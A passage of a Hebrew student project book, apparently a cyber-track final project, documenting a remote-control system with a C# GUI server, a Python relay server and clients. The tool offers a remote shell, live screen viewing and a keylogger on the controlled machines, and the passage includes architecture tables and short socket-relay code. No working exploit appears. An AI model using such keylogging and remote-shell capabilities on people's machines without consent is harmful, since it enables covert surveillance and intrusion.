
- התוכנה יכולה גם לנתר את ההדבקות שהמשתמש עושה [CONTROL+V] וגם תווי מקלדת מיוחדים כמו ESC, UP, DOWN ועוד...

לאחר שהניתור הסתיים, התוכנה מודיעה על כך למשתמש, ויוצאת למסך הסיום. במסך זה התוכנה שואלת את המשתמש האם הוא רוצה לחזור לתפריט הראשי או לצאת מהתוכנה.




## הערות ודגשים – מסכים מיוחדים

- כאשר המשתמש השולט רוצה לצאת מהתוכנה, נפתח בפניו חלון דיאלוג השואל אותו האם הוא רוצה לצאת מהתוכנה בוודאות (למקרה שהתבלבל). במידה וכן, התוכנה וכל חלונותיה נסגרים לחלוטין. אף חלון לא נשאר פתוח (כולל האופציות). בנוסף, בעת הסגירה, התוכנה מתנתקת מכל הלקוחות שעליהם שלטה.



- כאשר המשתמש השולט סוגר חלון שליטה של לקוח מסוים, אזי כל האופציות של הלקוח נסגרות יחד אתו.
- כאשר לקוח מתנתק מהתוכנה מסיבה כלשהי (למשל בעת שסגר את מחשבו), התוכנה מזהה זאת וסוגרת את חלון השליטה שלו ואת האופציה שהמשתמש השולט הריץ עליו (במידה והריץ עליו). במקביל, הלקוח מוסר מרשימת הלקוחות המחוברים שבחלון הראשי. לאחר שהלקוח הוסר בהצלחה, המשתמש השולט מקבל התראה על כך שהלקוח הנ"ל הוסר.

- במידה והמשתמש השולט ינסה לשלוט על משתמש שלא קיים (בכך שיקליד מספר משתמש שאינו קיים, או כל תו אחר בתיבת קלט המספר) הוא יקבל על כך התראה



## סביבת העבודה

את הפרויקט החלטתי לכתוב בשפות הבאות: Python, C#, xaml. החלטתי לכתוב במספר שפות את הפרויקט בעיקר מתוך רצון להעמיק את הידע שלי במספר שפות במקביל, דבר שלדעתי מאפשר להפוך את חווית הלמידה מהפרויקט למיטבית.

ההחלטה לכתוב בפיתון וסי-שארפ נבעה עקב הניסיון הרב שלי בכתיבה בשפות אלה.

למדתי לתכנת בשפת סי-שארפ כבר בכיתה י' במסגרת מגמת מדעי המחשב, ובסוף כיתה י"א קיבלתי את הכלים לתכנת בה ברמה מתקדמת. יתר על כן, במסגרת מגמת סייבר הרחבתי את הידע שלי בשפה (למדתי על נושאים חדשים כגון הורשה, וחיידושים ב OOP)


בנוסף, בתחילת כיתה י"א למדתי לתכנת בשפת פיתון במסגרת שיעורי מגמת סייבר. שיעורי הסייבר העניקו לי ידע רב בשפה, שאותו הרחבתי באמצעות תרגול במסגרת השיעורים, כתיבת פרויקטים קטנים בשעות הפנאי שלי, ובאמצעות כתיבת פרויקט בסוף כיתה י"א.

אציין כי הבקיאות בשפת פיתון שימשה אותי מאוד במסגרת חקר עולמות אבטחת המידע. למשל, נעזרתי בשפה במסגרת פתירת אתגרים בנושאים שונים (פיתוח, קריפטוגרפיה), ובאמצעות כתיבת סקריפטים למטרות שונות במסגרת בדיקת חדירות. יתר על כן, במסגרת ההתעסקות שלי באבטחת מידע יצא לי ללמוד על מגוון ספריות בפיתון (...requests, os, io, lxml) ולהעשיר את הידע הכללי שלי בשפה. הרחבת הידע עזרה לי מאוד במסגרת תכנות הפרויקט.

על שפת XAML למדנו גם במסגרת שיעורי הסייבר, אך בכדי לממש את חלק מהמטרות שהצבתי לעצמי בפרויקט הייתי צריך להרחיב את הידע שלי על השפה באופן עצמאי. החלטתי לתכנת את הפרויקט בשפה זו בכדי לבנות ממשק גרפי שיקל על חווית המשתמש השולט. אין לי ספק שללא הממשק הגרפי התוכנה הייתה הרבה פחות נוחה לשימוש. בנוסף, הממשק הגרפי עזר לי מאוד לתכנן את מבנה הפרויקט שלי, דבר שחששתי ממנו מאוד בשלבי התכנון הראשוניים. אציין כי קיימות גם ספריות בפיתון שמציעות ממשק גרפי. אך אני העדפתי את XAML מכיוון שלדעתי היא מקנה את חווית העיצוב הנוחה ביותר, וגם מכיוון שהיא אפשרה לי להרחיב את סביבת העבודה שלי (התכנות בשפת XAML כרוך גם בתכנות ב C#).

התוכנות שבהן השתמשתי בכדי לתכנת את הפרויקט הן:

1. Microsoft Visual Studio
2. JetBrains Pycharm
3. Notepad++




# ארכיטקטורת המערכת

## מבנה קבצי התוכנה בצד השרת והלקוח

### קבצי צד השרת


נמצאים בתוך תיקיית השורש שנקראת "project server":

Text



### קבצי צד הלקוח

נמצאים בתוך תיקיית השורש שנקראת "project client":



## כיצד מפעילים את התוכנה

- בצד השרת כל שצריך לעשות הוא להפעיל את קובץ ההרצה שנמצא בתוך תיקיית ה GUI.
- בצד הלקוח צריך להריץ את קובץ ה client\_start.pyw שנמצא בתיקיית main\_files.

הערה: יכול להיות שבפרויקט הסופי יהיו שינויים בנוגע לאופן ההפעלה.

## הסבר על התקשורת ועל אופן פעולת התוכנה

### הסבר מקדים על התקשורת:

הבהרה: השרת הגרפי – השרת שנכתב בשפת C#.

מכיוון שלתוכנה מתחברים מספר לקוחות, אזי כל לקוח מטופל בתהליכון נפרד בצד השרת. כלומר, ישנו קוד לכל לקוח בנפרד, שאחראי לקבל ממנו מידע ולשלוח אותו לשרת הגרפי במידת הצורך.

קוד התהליכון נמצא בקובץ `threading_class.py` שבעזרתו השרת יוצר את התהליכון לכל לקוח שמתחבר אליו.

בפרויקט, הלקוחות מתחברים רק לשרת הפיתון, ושרת הפיתון מתחבר לשרת הגרפי כלקוח.

כעת אפרט כיצד מתבצעת התקשורת בין כל לקוח לשרת הגרפי:


הלקוח שולח הודעה לשרת הפיתון ← תהליכון שמטפל בכל לקוח בנפרד בשרת הפיתון מקבל את הודעת הלקוח ← שרת הפיתון מעביר את ההודעה לשרת הגרפי ← השרת הגרפי מעבד את ההודעה.

נציג גם את התהליך ההפוך:

השרת הגרפי מעוניין לשלוח הודעה ללקוח מסוים ← ההודעה נשלחת לשרת הפיתון ← שרת הפיתון מעבד את ההודעה (משייך אותה ללקוח המיועד) ← ההודעה נשלחת ללקוח המיועד.

הערה: בהמשך יוסבר כיצד כל אחד מהשרתים משייך את ההודעה ללקוח הרלוונטי.

### תיאור התקשורת בין רכיבי תוכנה באמצעות תרשים:



### הסבר על פעולת התוכנה באמצעות שני תרשימים היררכיים מפורטים

1. תרשים המתאר את הקשר בין השרת הגרפי ושרת הפיתון -

קישור: [לחץ כאן](#)

2. תרשים המתאר את הקשר בין כל לקוח לשרת הפיתון -

קישור: [לחץ כאן](#)

# תיעוד

## קבצי שרת הפיתון

Server.py

שם המחלקה: Server\_Side\_Connection

### תפקידים:

1. לקבל התחברות של לקוחות, וליצור לכל לקוח THREAD בעזרת קובץ ה `threading_class.py` עליו נפרט בהמשך.
2. להתחבר לשרת הגרפי ולקבל ממנו הודעות
3. לשלוח הודעות מהשרת הגרפי אל הלקוח הרלוונטי
4. לנתק את הלקוחות בעת הצורך.

### תכונות:

תיאור	תכונה
כתובת המחשב השולט. נועדה לשם חיבור הלקוחות לשרת.	<code>listen_addr</code>
הפורט שאיתו יתחבר הלקוח לשרת	<code>listen_port</code>
המיקום במחשב של תיקיית השורש של הפרויקט	<code>dir_path</code>
רשימה שכל איבר בה הוא עצם של המחלקה <code>Client_Thread_Side</code> . לאחר כל התחברות של לקוח לשרת, מוסיפים לרשימה הזו עצם חדש.  הרשימה בעצם שומרת את התהליכים של כל לקוח.	<code>thread_lst</code>
אובייקט הסוקט של השרת הגרפי. בעזרתו מתקשרים עם השרת הגרפי.	<code>guisock</code>
אובייקט שבעזרתו ניתן לצאת(בעת הצורך) מהפעולה המחכה להתחברות של לקוח חדש(פעולה זו רצה ברקע).	<code>stopEvent</code>



**הפעולות המרכזיות:**

פעולה	תפקיד
Get_Secure_Connection(self)	לקבל את החיבור של הלקוחות החדשים לשרת, וליצור תהליכון שירוצ ברקע עבור כל לקוח שמתחבר (יפורט בהמשך)
Get_Connection_GUI(self)	להתחבר לשרת הגרפי
Get_Data_From_Gui(self)	לקבל מידע מהשרת הגרפי
Exit_Process(self)	לנתק את כל הלקוחות מהשרת
Send_To_Client(self)	לשלוח מידע מהשרת הגרפי ללקוח הרלוונטי
Handel_Port(self, data):	מקבלת מהשרת הגרפי פורט, ושולחת לו תשובה האם הוא פנוי בעזרת פעולה פנימית Check_Port(self, port)

**ספריות עזר:**

import socket	ספרייה המאפשרת תקשורת בין השרת ללקוחות, ובין השרת הנ"ל לשרת הגרפי
import os	ספרייה שמאפשרת להשתמש בפונקציות מערכת ההפעלה. למשל להריץ פקודות על המחשב, לבדוק האם קיימות תיקיות שונות במחשב, ועוד...
import threading_class	ספרייה שיצרתי, האחראית לקבל מידע מכל לקוח בנפרד, ולשלוח אותו לשרת הגרפי

Threading class.py

שם המחלקה: Client\_Thread\_Side

**תיאור:** תהליכון שרץ ברקע לכל לקוח שהתחבר לשרת**תפקיד :** לקבל מידע מכל לקוח ולהעבירו לשרת הגרפי.

תכונה	תיאור
conn	אובייקט מסוג סוקט שאחראי על התקשורת עם הלקוח
guisock	אובייקט סוקט השרת הגרפי

num	מזהה ייחודי של כל לקוח. בעזרתו השרת הגרפי יודע לזהות איזה לקוח שלח לו הודעה
stopEvent	עוצר את תהליך התקשרות עם הלקוח(למעשה יוצר מהתהליכון) בעת הצורך

**הפעולות המרכזיות:**

פעולה	תפקיד
Get_Info_From_Client(self)	לקבל מידע מהלקוח
Send_Data_To_Gui(self)	להעביר את המידע מהלקוח לשרת

**ספריות עזר:**

import threading	ספרייה המאפשרת ליצור תהליכונים
------------------	--------------------------------

**קבצי השרת הגרפי**MainWindow

:Xaml

אובייקט	תיאור
canvas	בעזרתו נציג את עיצוב החלון הראשי – עליו נפרט בהמשך
אורך	אורך החלון הראשי
רוחב	רוחב החלון הראשי

:CS

שם המחלקה: MainWindow

**תיאור:** המחלקה הראשית של תוכנת השרת הגרפי. השורש של השרת.**תפקיד:**

1. ליצור את העצם שאחראי על התקשורת בין השרת הגרפי ושרת הפיתון
2. ליצור את עצמי חלונות השליטה
3. להציג את חלון השליטה על הלקוח שהמשתמש השולט בוחר

4. להסיר לקוחות שהתנתקו מהשרת  
5. מטפלת בהליך היציאה מהתוכנה

תיאור	תכונה
המספר הסידורי של הלקוח שהתחבר. נועד לשם הצגת המידע על הלקוח יחד עם מספרו במסך הראשי	client_num
אובייקט הקנבס, בעזרתו מציגים את ה "Clients_Info_Win" USER CONTROL שיוצג בהמשך	c
אובייקט של ספרייה שתפקידה להתחבר לשרת הפיתון, לשלוח ולקבל ממנו מידע.	p
אובייקט הסגירה. כאשר סוגרים את החלון הנ"ל, בעצם קוראים לאובייקט זה. אחראי לטפל במקרים שונים של סגירה	Closing
רשימה המכילה את העצמים של כל חלונות השליטה	clients_windows_list
רשימה של המזהים הייחודיים של הלקוחות שהתחברו. מצרף לרשימה את המזהה של כל לקוח שהתחבר לשרת.	client_ids

### הפעולות המרכזיות:

תפקיד	פעולה
לבדוק האם המשתמש יכול לצאת מהתוכנה. כאשר המשתמש מנסה לצאת, פעולה זו נקראת. הפעולה מתירה למשתמש לצאת רק אם אין אופציות בשימוש.  במידה ויש, היא מתריאה על כך בפניו	Window_Closing(object sender, System.ComponentModel.CancelEventArgs)
מקבלת את מספר הלקוח שאליו המשתמש השולט רוצה להתחבר מאובייקט ה Client_Control_Window.	Get_Command(string cmd)

הפעולה בודקת האם מספר המשתמש קיים או לא. אם הוא קיים, היא קוראת לפעולה שמציגה את חלון השליטה של הלקוח. אחרת, היא מציגה הודעה שהלקוח אינו קיים	
מסירה לקוח שהתנתק מהשרת(למשל במקרה והוא מכבה את המחשב) מהרשימה של הלקוחות המחוברים המוצגת במסך הראשי, ובנוסף סוגרת ומוחקת את חלון השליטה שלו במידה והוא פתוח, ומתריעה על כך למשתמש].  לסיכום, לאחר הקריאה לפעולה, המשתמש השולט לא יוכל לגשת בשום דרך למשתמש שהוסר.	<code>Remove_Disconnected_Client(string id_to_remove)</code>
יוצרת עצם חדש של חלון שליטה ללקוח שהתחבר, ומוסיפה אותו לרשימה.	<code>Add_Control_Window(string id, string info)</code>
מוסיפה את המידע האינפורמטיבי של לקוח חדש שהתחבר לרשימה הכוללת של הלקוחות המחוברים, ומציגה את הרשימה המעודכנת במסך התוכנה הראשי.	<code>Display_On_TextBlock(string mess)</code>

PythonListener.cs

שם המחלקה: PythonListener

## תפקיד:

1. להפעיל את שרת הפיתון
2. לחבר את שרת הפיתון לשרת הגרפי.
3. לשלוח מידע לשרת הפיתון.
4. לקבל מידע משרת הפיתון ולעבדו.

תיאור	תכונה
אובייקט של החלון הראשי, עליו פירטנו.	mainWin
אובייקט סוקט, שבעזרתו ניתן להתחבר/לקבל חיבורים.	SocketListener

GUI_PORT	הפורט שבמסגרתו יתבצע החיבור של שרת הפיתון לשרת הגרפי.
Working_Dir	מיקום תקיית השורש של צד השרת של הפרוייקט
stop_event	משתנה בוליאני שבעזרתו ניתן לצאת מתהליכון התקשורת במידת הצורך

פעולה	תפקיד
run()	<p>התהליכון הראשי של המחלקה. ראשית, הפעולה מחכה להתחברות שרת הפיתון(מאזינה ללקוח).</p> <p>לאחר מכן הפעולה נכנסת ללולאה אינסופית שמחכה כל הזמן להודעות משרת הפיתון.</p> <p>לאחר שהתקבלה הודעה, הפעולה <b>מפענחת אותה</b>(מזהה אם מדובר בהודעה אינפורמטיבית, בהודעת הסרה או בהודעה לחלון שליטה מסוים) ומעבירה אותה לפעולת הטיפול הרלוונטית. לסיכום, התפקיד העיקרי של פעולה זו היא לקבל הודעות משרת הפיתון, ולפענכן.</p>
StartPython()	פעולה המפעילה את קובץ שרת הפיתון.
sendCommand(string cmd)	פעולה ששולחת הודעה לשרת הפיתון.
Send_Data_To_Client_Window(string mesfromclient)	פעולה ששולחת את ההודעה שהתקבלה משרת הפיתון אל עצם חלון השליטה שאליה היא מיועדת.

## USER CONTROL – Clients Info Win

:XAML

אובייקט	תיאור
image	אובייקט תמונה [לרקע של התוכנה]
ScrollView	אובייקט שמאפשר לגלול את רשימת המשתמשים המחוברים במידה והיא גדולה מדי.

רשימת המשתמשים המחוברים. כל משתמש חדש יופיע ברשימה זו.	Clients_Data
לייבל המכיל את טקסט מסך הפתיחה – "Connected Clients".	lb1
לייבל נוסף המכיל את ההוראות למשתמש במסך הפתיחה.	lb2
תיבת קלט שבה המשתמש צריך להזין את מספר המשתמש עליו הוא רוצה לשלוח	client_number
לייבל שמציג במידת הצורך הודעה שמספר המשתמש שהוקלד שגוי.	alert
כפתור ההתחברות	Connect_Button

CS

שם המחלקה: Clients\_Info\_Win

תכונות:

תיאור	תכונה
דלגייט(delegate) ואיוונט(event) שבעזרתם ניתן לשלוח את הקלט שהמשתמש הקליד בתיבה לפעולה שנמצאת במחלקה הראשית MAINWINDOW	SendCommand_To_Main Send_Command_Event

הפעולות המרכזיות:

תפקיד	פעולה
פעולה ששולחת בעזרת האיוונט Send_Command_Event את הקלט שהמשתמש הקליד בתיבת הטקסט client_number אל פעולה הנמצאת במחלקת MAINWINDOW. פעולה זו נקראת לאחר שהמשתמש לחץ על הכפתור Connect_Button	Connect_Button_Click(object sender, RoutedEventArgs e)

Client Control Window:XAML

אובייקט	תיאור
image	אובייקט תמונה [לרקע של החלון]
lb1	לייבל המכיל את הכותרת של החלון.
client_info	לייבל נוסף שאמור להכיל את האינפורמציה על המשתמש.
Shell_But, Show Live Screen, Open Keylogger	כפתורים, שכל אחד מהם מפעיל את אחת מהאופציות.

:CS**תפקידים:**

1. לאפשר למשתמש השולט להפעיל אופציות על כל משתמש נשלט – מפעילה את צד השרת של כל אופציה בעת בחירתה ושולחת לשרת הפיתוח (וכך בעצם ללקוח) הודעה על האופציה שנבחרה על ידי המשתמש השולט בכדי שצד הלקוח של האופציה יפתח אצל המשתמש הנשלט.
2. לספק אינפורמציה אודות המשתמש הנשלט
3. לזהות מתי המשתמש השולט מפעיל אופציה על המשתמש הנשלט (ובכך למנוע ממנו בטעות לצאת מחלון השליטה – ומהתוכנה בפרט, לפני שסגר את האופציה).
4. לאפשר למשתמש לצאת ולפתוח את החלון מספר פעמים

**תכונות:**

תכונה	תיאור
client_data	המידע האינפורמטיבי על הלקוח שמוצג בחלון זה.
client_id	המזהה הייחודי של כל לקוח
p	אובייקט של המחלקה Client_Python_Listener (תפורט בהמשך)
msg_From_Client	הודעה שהתקבלה מהלקוח
Working_Dir	מיקום תקיית השורש של השרת
busy	דגל האומר האם ישנה אופציה שרצה בחלון השליטה

Closing	אובייקט הסגירה. כאשר סוגרים את החלון הנ"ל, בעצם קוראים לאובייקט זה. אחראי לטפל במקרים שונים של סגירה
IsOpen	דגל האומר האם חלון השליטה הנ"ל פתוח
disconnected_flag	דגל האומר האם המשתמש שאליו שייך חלון שליטה זה התנתק או לא
exit_flag	דגל שמאפשר לסגור את החלון לחלוטין.
c	אובייקט מסוג המחלקה הנוכחית

### הפעולות המרכזיות:

פעולה	תפקיד
Window_Closing(object sender, System.ComponentModel.CancelEventArgs e)	פונקציה זו נקראת לאחר שהמשתמש בחר לסגור את החלון(ללחוץ איקס). הפונקציה בודקת האם לסגור לחלוטין את החלון(במקרה של יציאה מוחלטת מהתוכנה) או האם להסתיר אותו בפני המשתמש(במקרה של סגירת החלון בזמן השימוש בתוכנה). בנוסף, הפונקציה מוודאת שחלון השליטה ייסגר רק במקרה שכל האופציות שבו לא בשימוש על ידי המשתמש.
Set_Port(int port, string cmd)	הפונקציה למעשה מסתיימת בכך שהיא מחזירה פורט שפנוי אצל שני הצדדים
Return_Available_Port()	פונקציה שמחזירה פורט פנוי במחשב השולט.
Shell_But_Click(object sender, RoutedEventArgs e), Live_Screen_But_Click(object sender, RoutedEventArgs e), Keylogger_But_Click(object sender, RoutedEventArgs e)	כל אחת מהפונקציות מייצגות אופציה מסוימת.  אחת מהן נקראת כאשר המשתמש לוחץ על כפתור הפעלת אחת מהאופציות. תפקידן הוא:  א. למצוא פורט פנוי ב. לשלוח לשרת הפיתוח(וכך בעצם



ללקוח (פקודה להריץ את סקיפט צד הלקוח של האופציה שהמשתמש השולט בחר) (בעזרת הפורט הפנוי) ג. להריץ את סקיפט צד השרת של האופציה שנבחרה (בעזרת הפורט הפנוי) באמצעות יצירת תהליכון שרץ ברקע ד. למנוע מאופציה אחרת לרוץ בזמן שאופציה אחרת פועלת	
תפקידה הוא להריץ תוכנות (סקריפטים במקרה הנוכחי) במחשב המשתמש השולט. בעזרתה ניתן להריץ את קבצי צד השרת של האופציות.	<code>LaunchCommandLineApp(int port, string python_path, string file_path_name)</code>

## Client Python Listener

**מחלקת:** Client\_Python\_Listener

**תפקיד:** לאפשר לעצמי חלון השליטה (Client\_Control\_Window) לשלוח הודעות לשרת הפיתון (ובכך ללקוח הרלוונטי)

במסגרת מימוש הפרויקט נתקלתי בקושי לשלוח לשרת הפיתון הודעות דרך מחלקת מסך השליטה על המשתמש. לשם כך יצרתי את המחלקה הנ"ל. שנוצרת בעת יצירת אובייקט Client\_Control\_Window.

**תכונות:**

תכונה	תיאור
-------	-------

אובייקט סוקט שבעזרתו ניתן לשלוח/ לקבל מידע משרת הפיתון	<u>clientsock</u>
--	-------------------

**הפעולה:**

תפקיד	פעולה
לשלוח הודעה לשרת הפיתון	sendCommand( <b>string</b> cmd)

**קבצי הלקוח**Client.py**שם המחלקה:** Client\_Side

תפקיד: לחבר את הלקוח לשרת, לשלוח הודעות לשרת, לקבל הודעות מהשרת ולהפעיל את האופציה הרלוונטית שהמשתמש השולט בחר במחשב המשתמש הנשלט.

תכונה	תיאור
host_addr	אותו הדבר כמו בשרת
host_port	אותו הדבר כמו בשרת
dir_path	אותו הדבר כמו בשרת
conn	אובייקט סוקט שבעזרתו מתקשרים עם השרת
ipv4	כתובת ה אייפי המקומית(ברשת המקומית) של הלקוח

**פעולות מרכזיות:**

תפקיד	פעולה
מתחבר לשרת	Get_Secure_Connection(self)
שולח מידע ראשוני לשרת. מידע זה הוא המידע שהמשתמש השולט רואה כאשר לקוח חדש מתחבר לתוכנה[הוצג בחלק ממשק המשתמש].	Send_First_Data(self)
הפעולה המרכזית של פונקציית הלקוח. היא מקבלת מהשרת את שם האופציה	Panel(self)

שהמשתמש השולט רוצה להפעיל, וקוראת לפונקציה שמפעילה אותה.	
כל פונקציה כזו מפעילה את האופציה שעליה היא אחראית(את צד הלקוח של האופציה)	<pre>KeyLogger(self,port) Live_Screen(self,port) Shell(self,port)</pre>

## ספריות עזר בסקיפט הלקוח:

ספרייה	תיאור
<b>import socket</b>	הוסבר בחלק שרת הפיתון
<b>import requests</b>	ספרייה המאפשרת לשלוח בקשות לאתרי אינטרנט בפרוטוקול HTTP 1.1 ובכך לקבל את קוד צד הלקוח שלהן
<b>from lxml import html</b>	ספרייה שמאפשרת בין היתר לדלות מידע מסוים מתוכן האתר שהושג באמצעות requests. מחלקת
<b>import os</b>	הוסבר בחלק שרת הפיתון
<b>import time</b>	ספרייה המאפשרת בין היתר גישה לזמן הנוכחי.

## הרחבות בנוגע לאופן התקשורת

### הרחבה ראשונה - מבנה חבילות התקשורת בין שרת הפיתון לשרת המרכזי

במסגרת הפרויקט, השרת המרכזי צריך לשלוח ללקוחות ספציפיים הודעות, והלקוחות צריכים גם הם לשלוח לשרת הגרפי הודעות.

כאשר ההודעה מגיעה לשרת הגרפי, הוא צריך להציג את ההודעה של הלקוח בחלון השליטה הרלוונטי. לכן, נשאלת השאלה – כיצד השרת הגרפי ושרת הפיתון יוכלו לזהות מאיזה לקוח מבין X הלקוחות שהתחברו אליהם הם קיבל את ההודעה? בנוסף, כיצד השרתים ידעו לייעד את ההודעה ללקוח ספציפי בלבד?

#### פתרון

את הבעיה פתרתי באמצעות מזהה ייחודי לכל לקוח.

כאשר לקוח מצורף לרשימת התהליכים, נוצר אובייקט תהליכון (Client\_Thread\_Side). אובייקט זה יקבל כתכונה את מזהה הלקוח. הגדרתי את מזהה הלקוח כמספר סידורי. כלומר ללקוח מספר N יהיה מספר מזהה N.

נדגים את הנאמר בעזרת חלק מקוד התהליכון Get\_Secure\_Connection שנמצא במחלקת Server\_Side\_Connection:

```
i = 0 - מספר הלקוח שהתחבר
while (True):
    print("Waiting for client")
    newsocket, fromaddr = bindsocket.accept() ---- לקוח התחבר
    print("Client connected: {}".format(fromaddr[0], fromaddr[1]))
    if self.stopEvent.is_set() == True:
        print("ok")
        break
    self.thread_lst.append(threading_class.Client_Thread_Side(newsocket,
self.guisock, i)) #add thread - (i) מספר הלקוח עם
    self.thread_lst[i].start()
    i += 1 - נגדיל את הערך לאחר ההתחברות של הלקוח
```

כעת נראה את פונקציית שליחת ההודעה לשרת הגרפי Send\_Data\_To\_Gui, שנמצאת במחלקת Client\_Thread\_Side:

```
def Send_Data_To_Gui(self):
    data = self.Get_Info_From_Client() - קבל את המידע מהלקוח
    if (data != "Exited"):
```

```

alld = str(self.num + 1) + "$" + data - נשלח מידע לשרת עם המספר מזהה
print(alld)
alld += "*" * (1024 - len(alld))
self.guisock.send(alld.encode())
else:
    self.conn.close()

```

